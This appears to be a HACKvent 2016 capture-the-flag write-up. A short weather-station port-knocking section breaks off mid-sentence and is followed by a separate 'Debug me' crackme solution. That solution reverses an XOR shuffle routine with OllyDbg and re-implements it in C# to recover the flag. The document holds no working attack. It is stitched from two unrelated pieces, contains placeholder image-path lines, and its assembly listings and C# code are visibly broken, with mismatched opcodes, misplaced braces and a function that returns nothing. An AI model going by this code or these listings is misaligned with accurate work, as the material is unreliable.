Men in the Thing

Task

You bought a very cool retro weather station.

- It shows an ASCII fire place (small or large fire according to the weather situation)
- It connects to the internet (using WLAN) to fetch the actual weather and the weather forecast for your place (configurable)
- It has a standby mode. The display is switched off if you are not around (detecting the MAC-Address of your mobile phone)
- Many more cool features

But there is an undocumented feature: It will collect data of your local wlan, your settings to the weather station and knows, if someone is around. The weather station will leak this collected data. It also has a backdoor.

Tasks:

- Download the virtualized retro weather station.
- Run it and find the poorly crafted port-knocking mechanism
- Follow the instructions
- Instead of leaking data or the opening of a reverse shell, the flag will be leaked

Solution

OK, that's a long task description. I don't read it very carefully. So we have a virtual disk and we are able to convert this into a RAW image with VBoxManage:

```
VBoxManage clonehd --format=RAW ./core1.vdi ./core1.img
```

After that I am able to unpack the disk with 7zip and browse at through the files. After reading the description again, I am searching for something called portknocker or similar. Within the directory "tce" I found the packed file knocker.tcz. After unpacking it with 7zip I got file called "knocker" which is a 32bit elf file. Now it's time for IDA. Like every time, we should have a look at the strings:

Address	Length	Type	String
 .rodata:08048... 00000008	00000008	C	0.0.0.0
 .rodata:08048... 00000010	00000010	C	the flag is %s\n
 .rodata:08048... 00000017	00000017	C	port %d in %d seconds\n
 .rodata:08048... 0000001B	0000001B	C	wrong knock ... resetting\n
 .eh_frame:080... 00000005	00000005	C	;*2\$\n
 .data:0804A075 00000005	00000005	C	AAE@
 .data:0804A08C 00000008	00000008	C	\b\"(\"
 .data:0804A094 00000006	00000006	C	(\"***

The second one looks promising. So we follow the xref to the point, where that string is used in the code:

Day 21: Debug me


if you can

Task


Santa tried to hide today's flag with some special Tricks - but probably special tools will help you to recover it.

Solutions


OK IDA, didn't work really well for me, so it's time for good old ollydbg. Also ollydbg can't analyze the application, so I must attach the debugger to the process. First start the application and use the attach option in olly:



Before we are analyzing, we should check, which module are currently selected:



You see in the title screen, that the current module is USER32, but we want to analyze the HV16_DebugMe3.exe Module. Press on the E (Executable Modules) in the top bar and choose the right module:



Now the fun debugging session can start. First we need to set a breakpoint at that point, where the application gets the text from input-field. Make a right click, search for all intermodular calls and then searching for GetDlgItemText and set a breakpoint to this:

Address	Command	Dest	Dest name
004038CA	CALL <JMP.&USER32.DialogBoxParamA>	74326FC0	USER32.DialogBoxParamA
004038E5	CALL <JMP.&USER32.EndDialog>	742EBEE0	USER32.EndDialog
0040393D	CALL <JMP.&USER32.EndDialog>	742EBEE0	USER32.EndDialog
004038D1	CALL <JMP.&KERNEL32.ExitProcess>	75E4ADB0	KERNEL32.ExitProcess
00403A7D	CALL <JMP.&USER32.GetDlgItem>	742EBBB0	USER32.GetDlgItem
00403960	CALL <JMP.&USER32.GetDlgItemTextA>	7436D5C0	USER32.GetDlgItemTextA
004038AF	CALL <JMP.&KERNEL32.GetModuleHandleA>	75E3CD90	KERNEL32.GetModuleHandleA
004039AE	CALL <JMP.&USER32.LoadIconA>	742F8780	USER32.LoadIconA
00403A0C	CALL <JMP.&USER32.MessageBoxA>	74358830	USER32.MessageBoxA
00403DFA	CALL <JMP.&USER32.MessageBoxA>	74358830	USER32.MessageBoxA

Now we can put something in our program and after pressing the check button, we get instantly at the point, we wanna analyze:

The screenshot shows the HACKvent 2016 CrackMe application window. The text input field contains "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA". Below the input field is a button labeled "CHECK" and another labeled "EXIT". The debugger window below shows assembly code for the function USER32.GetDlgItemTextA. The instruction at address 00403960 is highlighted, showing a call to USER32.GetDlgItemTextA. The registers EAX and ESI are shown with their values.

As you see, right after the program get the input, it checks the first DWORD (the first 4 bytes) if they are 0x36315648 or in ASCII 61VH. Cause it is right from the memory, you must inverse that string, so our Input must start with HV16. Now we know that our Input must be the flag for this day. So it has the same format, like every flag: HV16-xxxx-xxxx-xxxx-xxxx-xxxx

The screenshot shows the debugger window for the function HV16_DebugM3.00403B04. The assembly code is shown with the instruction at address 004039B0 highlighted, which is a call to HV16_DebugM3.00403B04. The registers EAX and ESI are shown with their values. The debugger also shows the string "HACKvent_2016!?" and the string "That is the correct Flag!?".

After passing the first check, we got to the following function in 0x004039B0 which calls 0x00403B04.

```

00403B04  C8 0000 00 ENTER 0,0
00403B08  FF75 10 PUSH DWORD PTR SS:[EBP+10]
00403B0B  E8 BF06FFFF CALL 004011CF
00403B10  FF75 08 PUSH DWORD PTR SS:[EBP+8]
00403B13  FF75 0C PUSH DWORD PTR SS:[EBP+0C]
00403B16  E8 E504FFFF CALL 00401000
00403B1B  E8 4F07FFFF CALL 0040126F
00403B20  C9 LEAVE
00403B21  C2 0C00 RETN 0C

```

```

HV16_DebugM3.00403B04(guessed_Arg1,Arg2,Arg3)
Arg1 = ASCII "HACKvent_2016!!"
HV16_DebugM3.004011CF
Arg2 => [ARG.EBP+8]
Arg1 => [ARG.EBP+0C]
HV16_DebugM3.00401000

```

0x00403B04 has two function. The first function duplicate the Key “Hackvent_2016!!”, so that we get “HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!” back. The second function, I would call it a shuffle function. It has two arguments. One is the long Hackvent_2016!! Key and the other one are parts of our Hackvent-Flag.

```

00401004  60 PUSHAD
00401005  33D8 XOR EBX,EBX
00401007  33C9 XOR ECX,ECX
00401009  8B75 0C MOV ESI,DWORD PTR SS:[EBP+0C]
0040100B  337D 08 XOR EDI,DWORD PTR SS:[EBP+8]
0040100F  8B06 MOV EAX,DWORD PTR DS:[ESI]
00401011  8B56 04 MOV EDX,DWORD PTR DS:[ESI+4]
00401014  8907 04 MOV DWORD PTR DS:[EDI],EAX
00401016  8957 04 MOV DWORD PTR DS:[EDI+4],EDX
00401019  BE 9C404000 MOV ESI,OFFSET 0040409C
0040101E  BD 05000000 MOV EBP,8
00401023  8B07 MOV EAX,DWORD PTR DS:[EDI]
00401025  8B57 04 MOV EDX,DWORD PTR DS:[EDI+4]
00401028  XOR EAX,DWORD PTR DS:[ESI]
00401029  8AC8 MOV CL,AL
0040102C  8ADC MOV BL,AH
0040102E  3291 CF104000 XOR DL,BYTE PTR DS:[ECX+4010CF]
00401034  32B3 CF104000 XOR DH,BYTE PTR DS:[EBX+4010CF]
0040103A  C1C 10 ROR EAX,10
0040103D  C1CA 10 ROR EDX,10
00401040  8AC8 MOV CL,AL
00401042  8ADC MOV BL,AH
00401044  3291 CF104000 XOR DL,BYTE PTR DS:[ECX+4010CF]
0040104A  32B3 CF104000 XOR DH,BYTE PTR DS:[EBX+4010CF]
00401050  8B07 MOV EAX,DWORD PTR DS:[EDI]
00401052  C1CA 10 ROR EDX,10
00401055  C1C8 08 ROR EAX,8
00401058  8957 04 MOV DWORD PTR DS:[EDI+4],EDX
0040105B  83C6 04 ADD ESI,4
0040105E  32F2 XOR DH,DL
00401060  3216 XOR DL,BYTE PTR DS:[ESI]
00401062  8AC8 MOV CL,DH
00401064  8ADC MOV BL,DL
00401066  32A1 CF104000 XOR AH,BYTE PTR DS:[ECX+4010CF]
0040106C  32B3 CF104000 XOR AL,BYTE PTR DS:[EBX+4010CF]
00401072  C1CA 10 ROR EDX,10
00401075  C1C8 10 ROR EAX,10
00401078  66:3356 01 XOR WORD PTR DS:[ESI+1]
0040107C  8ACE MOV CL,DH
0040107E  8ADC MOV BL,DL
00401080  32A1 CF104000 XOR AH,BYTE PTR DS:[ECX+4010CF]
00401086  32B3 CF104000 XOR AL,BYTE PTR DS:[EBX+4010CF]
0040108C  83C6 03 ADD ESI,3
0040108F  C1C8 08 ROR EAX,8
00401092  40 DEC EBP
00401093  8907 MOV DWORD PTR DS:[EDI],EAX
00401095  75 9C JNZ SHORT 00401023
00401097  8B07 MOV EAX,DWORD PTR DS:[EDI]
00401099  8B57 04 MOV EDX,DWORD PTR DS:[EDI+4]
0040109C  3306 XOR EAX,DWORD PTR DS:[ESI]
0040109E  8AC8 MOV CL,AL
004010A0  8ADC MOV BL,AH
004010A2  3291 CF104000 XOR DL,BYTE PTR DS:[ECX+4010CF]
004010A8  32B3 CF104000 XOR DH,BYTE PTR DS:[EBX+4010CF]
004010AE  C1C8 10 ROR EAX,10
004010B1  C1CA 10 ROR EDX,10
004010B4  8AC8 MOV CL,AL
004010B6  8ADC MOV BL,AH
004010B8  3291 CF104000 XOR DL,BYTE PTR DS:[ECX+4010CF]
004010BE  32B3 CF104000 XOR DH,BYTE PTR DS:[EBX+4010CF]
004010C4  C1C8 10 ROR EAX,10
004010C7  8957 04 MOV DWORD PTR DS:[EDI+4],EDX
004010CA  61 POPAD
004010CB  C9 LEAVE
004010CC  C2 0800 RETN 8
004010CF  2A DB 2A

```

```

ASCII "xxxxxxxxzzzzzzzz"
ASCII "HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!"

```

Well, that shuffle function looks really clean. It takes part of our flag, do some XOR magic and we got something back. So if it’s only XOR Magic, we should be able to unshuffle that thing. Another important part are the values, which are used for the XOR. You see for example at 0x0040102E, that the program took predefined values for XOR. That is like a lookup-table. It also takes only the first two parts of the flag. I recreated the hole function in C#, so that I am able to create my own shuffle values:

```

byte[] lookuptable=
{0x20,0x89,0xEF,0xBC,0x66,0x7D,0xDD,0x48,0xD4,0x44,0x51,0x25,0x56,0xED,0x93
,0x95,0x46,0xE5,0x11,0x7C,0x73,0xCF,0x21,0x14,0x7A,0x8F,0x19,0xD7,0x33,0xB7
,0x8A,0x8E,0x92,0xD3,0x6E,0xAD,0x01,0xE4,0xBD,0x0E,0x67,0x4E,0xA2,0x24,0xFD
,0xA7,0x74,0xFF,0x9E,0x2D,0xB9,0x32,0x62,0xA8,0xFA,0xEB,0x36,0x8D,0xC3,0xF7
,0xF0,0x3F,0x94,0x02,0xE0,0xA9,0xD6,0xB4,0x3E,0x16,0x75,0x6C,0x13,0xAC,0xA1
,0x9F,0xA0,0x2F,0x2B,0xAB,0xC2,0xAF,0xB2,0x38,0xC4,0x70,0x17,0xDC,0x59,0x15
,0xA4,0x82,0x9D,0x08,0x55,0xFB,0xD8,0x2C,0x5E,0xB3,0xE2,0x26,0x5A,0x77,0x28
,0xCA,0x22,0xCE,0x23,0x45,0xE7,0xF6,0x1D,0x6D,0x4A,0x47,0xB0,0x06,0x3C,0x91
,0x41,0x0D,0x4D,0x97,0x0C,0x7F,0x5F,0xC7,0x39,0x65,0x05,0xE8,0x96,0xD2,0x81
,0x18,0xB5,0x0A,0x79,0xBB,0x30,0xC1,0x8B,0xFC,0xDB,0x40,0x58,0xE9,0x60,0x80
,0x50,0x35,0xBF,0x90,0xDA,0x0B,0x6A,0x84,0x9B,0x68,0x5B,0x88,0x1F,0x2A,0xF3
,0x42,0x7E,0x87,0x1E,0x1A,0x57,0xBA,0xB6,0x9A,0xF2,0x7B,0x52,0xA6,0xD0,0x27
,0x98,0xBE,0x71,0xCD,0x72,0x69,0xE1,0x54,0x49,0xA3,0x63,0x6F,0xCC,0x3D,0xC8

```

```
,0xD9,0xAA,0x0F,0xC6,0x1C,0xC0,0xFE,0x86,0xEA,0xDE,0x07,0xEC,0xF8,0xC9,0x29
,0xB1,0x9C,0x5C,0x83,0x43,0xF9,0xF5,0xB8,0xCB,0x09,0xF1,0x00,0x1B,0x2E,0x85
,0xAE,0x4B,0x12,0x5D,0xD1,0x64,0x78,0x4C,0xD5,0x10,0x53,0x04,0x6B,0x8C,0x34
,0x3A,0x37,0x03,0xF4,0x61,0xC5,0xEE,0xE3,0x76,0x31,0x4F,0xE6,0xDF,0xA5,0x99
,0x3B};
```

```
public byte[] shuffle(string input)
{
    string debugg = "";
    byte[] eax;
    byte[] edx, xxx, yyy;
    int ecx, ebx;
    int esi = 0;
    string xorer =
"HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!";
    byte[] binput1 =
Encoding.ASCII.GetBytes(Reverse(input.Substring(0,4)));
    byte[] binput2 =
Encoding.ASCII.GetBytes(Reverse(input.Substring(4,4)));
    for(int i = 0; i < 8; i++)
    {
        eax = binput1;
        edx = binput2;

        byte[] hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
        eax = XOR(eax, hhh);

        ecx = Convert.ToInt32(eax[3]);
        xxx = new byte[] {0,0,0,lookuptable[ecx]};
        ebx = Convert.ToInt32(eax[2]);
        yyy = new byte[] {0,0,lookuptable[ebx],0};
        edx = XOR(edx, xxx);
        edx = XOR(edx, yyy);

        eax = ROR(eax, 10);
        edx = ROR(edx,10);

        ecx = Convert.ToInt32(eax[3]);
        ebx = Convert.ToInt32(eax[2]);
        xxx = new byte[] {0,0,0,lookuptable[ecx]};
        yyy = new byte[] {0,0,lookuptable[ebx],0};

        edx = XOR(edx, xxx);
        edx = XOR(edx, yyy);

        eax = binput1;

        edx = ROR(edx,10);
        eax = ROR(eax, 1);

        //overwrite second block with new block in edx
        binput2 = edx;
        esi += 4;

        byte[] zzz = {0,0,edx[3],0};
        edx = XOR(edx, zzz);
        zzz = new byte[] {0,0,0,Convert.ToByte(xorer[esi])};
        edx = XOR(edx, zzz);
    }
}
```

```

    ecx = Convert.ToInt32(edx[2]);
    ebx = Convert.ToInt32(edx[3]);
    xxx = new byte[] {0,0,lookuptable[ecx],0};
    yyy = new byte[] {0,0,0,lookuptable[ebx]};

    eax = XOR(eax,xxx);
    eax = XOR(eax,yyy);

    edx = ROR(edx,10);
    eax = ROR(eax,10);

    byte[] temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
    zzz = new byte[] {0,0,temp[1],temp[2]};
    edx = XOR(edx,zzz);

    ecx = Convert.ToInt32(edx[2]);
    ebx = Convert.ToInt32(edx[3]);
    xxx = new byte[] {0,0,lookuptable[ecx],0};
    yyy = new byte[] {0,0,0,lookuptable[ebx]};

    eax = XOR(eax,xxx);
    eax = XOR(eax,yyy);

    esi += 3;
    eax = ROR(eax,1);
    //DECrease loop -1
    //overwrite first block with that new block in eax
    binput1 = eax;
}

    eax = binput1;
    edx = binput2;
    byte[] dh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
    eax = XOR(eax,dh);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[] {0,0,0,lookuptable[ecx]};
    yyy = new byte[] {0,0,lookuptable[ebx],0};

    edx = XOR(edx,xxx);
    edx = XOR(edx,yyy);

    edx = ROR(edx,10);
    eax = ROR(eax,10);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[] {0,0,0,lookuptable[ecx]};
    yyy = new byte[] {0,0,lookuptable[ebx],0};

    edx = XOR(edx,xxx);
    edx = XOR(edx,yyy);

    edx = ROR(edx,10);

    binput2 = edx;

```

```

        return new
byte[] {binput1[0],binput1[1],binput1[2],binput1[3],binput2[0],binput2[1],bi
nput2[2],binput2[3]};
    }

    public byte[] ROL(byte[] arr, int nShift)
    {
        string start = debug(arr);
        for (int i = 0; i < nShift; i++) {
            start = start.Substring(2,6) + start.Substring(0,2);
        }
        byte b0 =
Byte.Parse(start.Substring(0,2),NumberStyles.AllowHexSpecifier);
        byte b1 =
Byte.Parse(start.Substring(2,2),NumberStyles.AllowHexSpecifier);
        byte b2 =
Byte.Parse(start.Substring(4,2),NumberStyles.AllowHexSpecifier);
        byte b3 =
Byte.Parse(start.Substring(6,2),NumberStyles.AllowHexSpecifier);
        byte[] output = {b0,b1,b2,b3};

        return output;
    }

    public byte[] ROR(byte[] arr, int nShift)
    {
        string start = debug(arr);
        for (int i = 0; i < nShift; i++) {
            start = start.Substring(start.Length-2,2) +
start.Substring(0,6);
        }
        byte b0 =
Byte.Parse(start.Substring(0,2),NumberStyles.AllowHexSpecifier);
        byte b1 =
Byte.Parse(start.Substring(2,2),NumberStyles.AllowHexSpecifier);
        byte b2 =
Byte.Parse(start.Substring(4,2),NumberStyles.AllowHexSpecifier);
        byte b3 =
Byte.Parse(start.Substring(6,2),NumberStyles.AllowHexSpecifier);
        byte[] output = {b0,b1,b2,b3};

        return output;
    }

    public static string Reverse( string s )
    {
        char[] charArray = s.ToCharArray();
        Array.Reverse( charArray );
        return new string( charArray );
    }

    public static byte[] XOR(byte[] arr1, byte[] arr2)
    {
        if (arr1.Length != arr2.Length)
            throw new ArgumentException("arr1 and arr2 are not the same
length");

        byte[] result = new byte[arr1.Length];

        for (int i = 0; i < arr1.Length; ++i)
            result[i] = (byte) (arr1[i] ^ arr2[i]);
    }

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    return result;
}

```

I know, that is fucking long, but it was worth it. And also took several hours to implement it. It is a little bit like emulating the asm-code. Now that we are able, to shuffle every value, we need to unshuffled it. I wrote also a function for this:

```

public byte[] unshuffle(byte[] flag)
{
    byte[] bininput1 = {flag[0],flag[1],flag[2],flag[3]};
    byte[] bininput2 = {flag[4],flag[5],flag[6],flag[7]};
    string debugg = "";
    byte[] eax;
    byte[] edx, xxx, yyy, zzz;
    int ecx,ebx;
    int esi = 56;
    string xorer =
"HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!";

    edx = bininput2;
    eax = bininput1;

    //edx = ROL(edx,10);

    byte[] dh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
    eax = XOR(eax,dh);
    eax = ROR(eax,10);

    edx = ROR(edx,10);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[]{0,0,0,lookuptable[ecx]};
    yyy = new byte[]{0,0,lookuptable[ebx],0};

    edx = XOR(edx, xxx);
    edx = XOR(edx, yyy);

    eax = ROR(eax,10);
    edx = ROR(edx,10);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[]{0,0,0,lookuptable[ecx]};
    yyy = new byte[]{0,0,lookuptable[ebx],0};

    edx = XOR(edx, xxx);
    edx = XOR(edx, yyy);

    eax = XOR(eax,dh);

    bininput1 = eax;
    bininput2 = edx;

    for (int i = 0; i < 8; i++) {

        eax = bininput1;
        edx = bininput2;
        eax = ROL(eax,1);

```

```

esi -= 3;

zzz = new byte[] {0,0,edx[3],0};
edx = XOR(edx,zzz);
zzz = new byte[] {0,0,0,Convert.ToByte(xorer[esi])};
edx = XOR(edx,zzz);
edx = ROR(edx,10);
byte[] temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
zzz = new byte[] {0,0,temp[1],temp[2]};
edx = XOR(edx,zzz);

ecx = Convert.ToInt32(edx[2]);
ebx = Convert.ToInt32(edx[3]);
xxx = new byte[] {0,0,lookuptable[ecx],0};
yyy = new byte[] {0,0,0,lookuptable[ebx]};

eax = XOR(eax,xxx);
eax = XOR(eax,yyy);

temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
zzz = new byte[] {0,0,temp[1],temp[2]};
edx = XOR(edx,zzz);

edx = ROR(edx,10);
eax = ROR(eax,10);

ecx = Convert.ToInt32(edx[2]);
ebx = Convert.ToInt32(edx[3]);
xxx = new byte[] {0,0,lookuptable[ecx],0};
yyy = new byte[] {0,0,0,lookuptable[ebx]};

eax = XOR(eax,xxx);
eax = XOR(eax,yyy);

esi -= 4;
edx = bininput2;

eax = ROL(eax,1);
edx = ROR(edx,10);
bininput1 = eax;

byte[] hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
eax = XOR(eax,hhh);
eax = ROR(eax,10);

ecx = Convert.ToInt32(eax[3]);
ebx = Convert.ToInt32(eax[2]);
xxx = new byte[] {0,0,0,lookuptable[ecx]};
yyy = new byte[] {0,0,0,lookuptable[ebx],0};

edx = XOR(edx,yyy);
edx = XOR(edx,xxx);

eax = ROR(eax,10);
edx = ROR(edx,10);

ecx = Convert.ToInt32(eax[3]);
xxx = new byte[] {0,0,0,lookuptable[ecx]};

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        ebx = Convert.ToInt32(eax[2]);
        yyy = new byte[] {0,0,lookuptable[ebx],0};
        edx = XOR(edx, xxx);
        edx = XOR(edx, yyy);

        hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
        eax = XOR(eax, hhh);

        binput2 = edx;
    }
    binput2 = edx;
    binput1 = eax;

    return new
byte[] {binput1[0],binput1[1],binput1[2],binput1[3],binput2[0],binput2[1],bi
nput2[2],binput2[3]};
}

```

Now we only need to find the shuffled flag. Well, the comparison right after the 0x00403B04 function tells us, where we should look into the memory:

004039A1	68 45404000	PUSH OFFSET 00404045	[Arg3 = ASCII "HACKvent_2016!?" Arg2 = HV16_DebugM3.4042F6 Arg1 = ASCII "xxxxxxxxzzzzzzzz" HV16_DebugM3.00403B04
004039A6	68 F6424000	PUSH OFFSET 004042F6	
004039AB	68 FE424000	PUSH OFFSET 004042FE	
004039B0	E8 4F010000	CALL 00403B04	
004039B5	B9 00000000	MOV ECX,8	
004039BA	BF 70404000	MOV EDI,OFFSET 00404070	
004039BF	BE F6424000	MOV ESI,OFFSET 004042F6	
004039C4	F3:A6	REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES:[EDI]	

ADDRESS	HEX	ASCII
00404070	5D 0A B8 FB 9B 3A 3A EA 75 57 C2 90 2D 4C D7 82	00'g':0uhtE-Lie
00404080	DD E8 D5 12 8C F7 A0 4E 04 7C 58 39 5D 2F 11 9D	ip'#+i-ãN+!X9]/40
00404090	56 F0 E1 A4 6E 6F 70 65 00 00 00 00 00 00 00	U-ßñnope
004040A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004040B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004040C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	


With that knowledge we can use our unshuffle function:

```

public string debug2(byte[] value)
{
    return
String.Format("{0:X2}{1:X2}{2:X2}{3:X2}{4:X2}{5:X2}{6:X2}{7:X2}", value[3],
value[2], value[1], value[0], value[7], value[6], value[5], value[4]);
}
void Button1Click(object sender, EventArgs e)
{
    //important, 4bytes in memory must be reversed
    byte[] bsf1 = {0xfb,0xb8,0x0a,0x5d,0xea,0x3a,0x3a,0x9b};
    byte[] bsf2 = {0x90,0xc2,0x57,0x75,0x82,0xd7,0x4c,0x2d};

    txt_debug.Text += debug2(unshuffle(bsf1));
    txt_debug.Text += debug2(unshuffle(bsf2));
}

```



And that's the first 4 parts in hex. Now we know our flag is: "HV16-6LwJ-kvpL-Yjwg-zu3Q-????". But the damn last part is missing. Right after the shuffle-checks, we have another function:

```

004039C6 | 75 6A | JNE SHORT 00403A32
004039C8 | 68 45404000 | PUSH OFFSET 00404045
004039CD | 68 F4240000 | PUSH OFFSET 004042F6
004039D2 | 68 0E434000 | PUSH OFFSET 00404306
004039D7 | E8 28010000 | CALL 00403B04
004039DC | B9 08000000 | MOV ECX,8
004039E1 | BF 78404000 | MOV EDI,OFFSET 00404078
004039E6 | BE F4240000 | MOV ESI,OFFSET 004042F6
004039EB | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
004039ED | 75 39 | JNE SHORT 00403A28
004039EF | E8 30010000 | CALL 00403B24
004039F4 | 83D0 0E434000 | CMP DWORD PTR DS:[40430E],1
004039F6 | 75 24 | JNE SHORT 00403A1E

```

Arg3 = ASCII "HACKvent_2016!!"
 Arg2 = UTF-8 "uWé-L*6LwJkvpLYjwgzu3Q"
 Arg1 = ASCII "Yjwgzu3Q"
 HV16_DebugM3.00403B04

UTF-8 "uWé-L*6LwJkvpLYjwgzu3Q"

HV16_DebugM3.00403B24

If we follow the function, we got to the following code:

```

00403B24 | 68 4D3B4000 | PUSH 00403B4D | Entry point
00403B29 | 64:67:FF36 00 | PUSH DWORD PTR FS:[SMALL 0]
00403B2F | 64:67:8926 00 | MOV DWORD PTR FS:[SMALL 0],ESP
00403B35 | 0FB605 F1424000 | MOVZX EAX,BYTE PTR DS:[4042F1] | ASCII "xxxx"
00403B3C | 83E8 45 | SUB EAX,45
00403B3F | F7F0 | DIV EAX
00403B41 | 64:67:8F06 00 | POP DWORD PTR FS:[SMALL 0]
00403B47 | 33C0 | XOR EAX,EAX
00403B49 | 83C4 04 | ADD ESP,4
00403B4C | C3 | RETN
00403B4D | 33C0 | XOR EAX,EAX

```

As you see, it takes the first byte of our last part of the flags and subtract 0x45 from it and the divided it with the new value itself. If the function is successful, it only returns. If some asm command fail, it jumps into in exception handler. So if we divide something with zero, it jumps into that exception handler. So we know our first character of the last part must be 0x45 ("E") to trigger that Exception Handler. But you need first set a breakpoint into the exception handler. It is right under the function I explained before:

```

00403B24 | 68 4D3B4000 | PUSH 00403B4D | Entry point
00403B29 | 64:67:FF36 00 | PUSH DWORD PTR FS:[SMALL 0]
00403B2F | 64:67:8926 00 | MOV DWORD PTR FS:[SMALL 0],ESP
00403B35 | 0FB605 F1424000 | MOVZX EAX,BYTE PTR DS:[4042F1] | ASCII "Exxx"
00403B3C | 83E8 45 | SUB EAX,45
00403B3F | F7F0 | DIV EAX
00403B41 | 64:67:8F06 00 | POP DWORD PTR FS:[SMALL 0]
00403B47 | 33C0 | XOR EAX,EAX
00403B49 | 83C4 04 | ADD ESP,4
00403B4C | C3 | RETN
00403B4D | 33C0 | XOR EAX,EAX
00403B4F | A3 0E434000 | MOV DWORD PTR DS:[40430E],EAX
00403B54 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403B58 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403B5B | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403B5E | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403B61 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403B64 | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403B67 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403B6A | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403B71 | 6A 09 | PUSH 9
00403B73 | 68 EC424000 | PUSH OFFSET 004042EC
00403B78 | E8 BDFCFFFF | CALL 00403B3A
00403B7D | B9 14000000 | MOV ECX,14
00403B82 | BE 80404000 | MOV ESI,OFFSET 00404080
00403B87 | 8BF8 | MOV EDI,EAX
00403B89 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403B8B | 75 0A | JNE SHORT 00403B97
00403B8D | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403B92 | 33C0 | XOR EAX,EAX
00403B95 | C3 | RETN
